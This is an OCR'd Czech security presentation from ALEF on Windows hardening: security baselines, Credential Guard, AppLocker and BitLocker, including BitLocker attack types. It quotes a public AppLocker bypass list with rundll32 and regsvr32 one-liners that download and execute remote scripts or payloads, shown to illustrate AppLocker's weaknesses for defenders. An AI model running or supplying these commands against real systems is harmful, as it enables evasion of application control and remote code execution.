
- **Centrální konfigurace zabezpečení zařízení pomocí GPO**
  - Bezpečnostní funkce (Credential Guard, Applocker , …, )
  - Zákaz již překonaných protokolů a šifer (SMBv1, DES, RC4, …, )
  - Zákaz nepotřebných služeb (PrintSpooler, Xbox services, …, )
  - Restrikce přihlašování k danému zařízení

- Microsoft nabízí volně ke stažení Security Baselines k Windows OS
- **ALEF** Security Baselines – inspirované zkušenostmi a institucemi (MS, NIST, ACSC, DOD, CIS)

# Security Baselines

## Windows Defender Credential Guard

- Ochrana procesu **LSASS** pomocí virtualizace





**Předpoklady**

- Podpora virtualizace (Intel VT-x / AMD-V)
- Podpora SLAT (Intel EPT / AMD RVI)
- Aktivní UEFI Secure Boot

# Security Baselines

## Security Features



# Security Baselines

## Applocker

- **Allowlisting/Blocklisting následujících typů souborů:**
  - Spustitelných souborů (.exe, .com)
  - Skriptů (.js, .ps1, .vbd, .cmd, .bat)
  - Windows Installer souborů (.mst, .msi, .msp)
  - Dll knihoven (.dll, .ocx)
  - Packaged aplikací a packaged installerů (.appx)
- **Pravidla definována per uživatel/skupina na základě unikátních identifikátorů:**
  - Název produktu, název souboru, vydavatel, hash (otisk), …,

# Known Bypasses

https://github.com/milkdevil/UltimateAppLockerByPassList

ALEF

README.md

## Ultimate AppLocker ByPass List

The goal of this repository is to document the most common techniques to bypass AppLocker. This README file contains a complete list of all known bypasses. Since AppLocker can be configured in different ways it makes sense to have master list of bypasses. This README.MD will be the master and will be updated with known and possible AppLocker bypasses.

**I have created a list of verified bypasses that works against the default rules created with AppLocker.**

For details on how I verified and how to create the default rules you can check my blog:
https://oddvar.moe/2017/12/13/applocker-case-study-how-insecure-is-it-really-part-1/

VerifiedBypasses-DefaultRules.MD

Please contribute and do point out errors or resources I have forgotten.

### 1. Rundll32.exe

```
rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document.write();new%20ActiveXObject("WScript.Shell").Run("powershell -nop -exec bypass -c IEX (New-Object Net.WebClient).DownloadString('http://ip:port/');"
```

```
rundll32.exe javascript:"\..\mshtml.dll,RunHTMLApplication ";eval("w=new%20ActiveXObject(\"WScript.Shell\");w.run(\"calc\");window.close()");
```

```
rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document.write();h=new%20ActiveXObject("WScript.Shell").run("calc.exe",0,true);try{h.Send();b=h.ResponseText;eval(b);}catch(e){new%20ActiveXObject("WScript.Shell").Run("cmd /c taskkill /f /im rundll32.exe",0,true);}
```

```
rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document.write();GetObject("script:https://raw.githubusercontent.com/3gstudent/Javascript-Backdoor/master/test")
```

```
rundll32 shell32.dll,Control_RunDLL payload.dll
```

Requires admin: No
Windows binary: Yes
Bypasses AppLocker Default rules: No

Notes:

Links:
https://pentestlab.blog/2017/05/23/applocker-bypass-rundll32/
https://evi1cg.me/archives/AppLocker_Bypass_Techniques.html#menu_index_7
https://github.com/redcanaryco/atomic-red-team/blob/master/Windows/Execution/Rundll32.md

### 2. Regsvr32.exe


```
regsvr32 /s /n /u /i:http://example.com/file.sct scrobj.dll
```

Requires admin: No

# Security Baselines

## Bitlocker


- Full disk encryption
  - AES-CBC 128/256
  - AES-XTS 128/256
- Ochrana dat **at-rest**
  - Běžící systém => **Šifrovací klíč v RAM**
- Přínosy šifrování disku
  - Zajištění **důvěrnosti obsahu**
  - Zajištění **integrity obsahu**



# Security Baselines

## Bitlocker

- **TPM**
  - **TPM + PIN**
  - **TPM + Startup key**
  - **TPM + PIN + Startup key**
- **Startup key**
- **Password**
- Recovery password / Recovery key
- AD Account or Group
- Service
- Certifikát nebo Smartcard




# Security Baselines

## Bitlocker

- **Cold boot attacks**
  - Útočník zneužije faktu, že šifrovací klíč je v paměti spícího počítače.
- **DMA attacks**
  - *Direct Memory Access*, zařízení jsou schopna pracovat s pamětí RAM bez součinnosti CPU.
  - Útočník připojí DMA zařízení (1394, Thunderbolt), které využíje k získání klíče z paměti RAM.
- **In Place Upgrade Attack**
  - Útočník zneužije faktu, že systém si během instalace Feature Updatu ochranu pozastaví.
  - Suspend BitLocker: Je vytvořen nový VMK šifrován pomocí CK uloženého na disku.

- Tiering Model
  - Restrikce přístupů
- Security Baselines
  - Windows Defender Credential Guard
  - Application Whitelisting
  - Bitlocker
  - …


Porovnání politik vůči Alef Security Baselines
Politiky zákazníka
Alef Security Baselines
200
180
160
140
120
100
80
60
40
20
0
10
31
40
77
30
177
2
8
Advanced Audit Policy Configuration
Security Settings
Computer Configuration
User Configuration

ALEF


David Horák

Systems Engineer

David.Horak@alef.com
www.alef.com

ALEF NULA, a.s.
Pernerova 691/42
186 00 Praha 8
Czech Republic

ALEF

Děkuji za pozornost

David.Horak@alef.com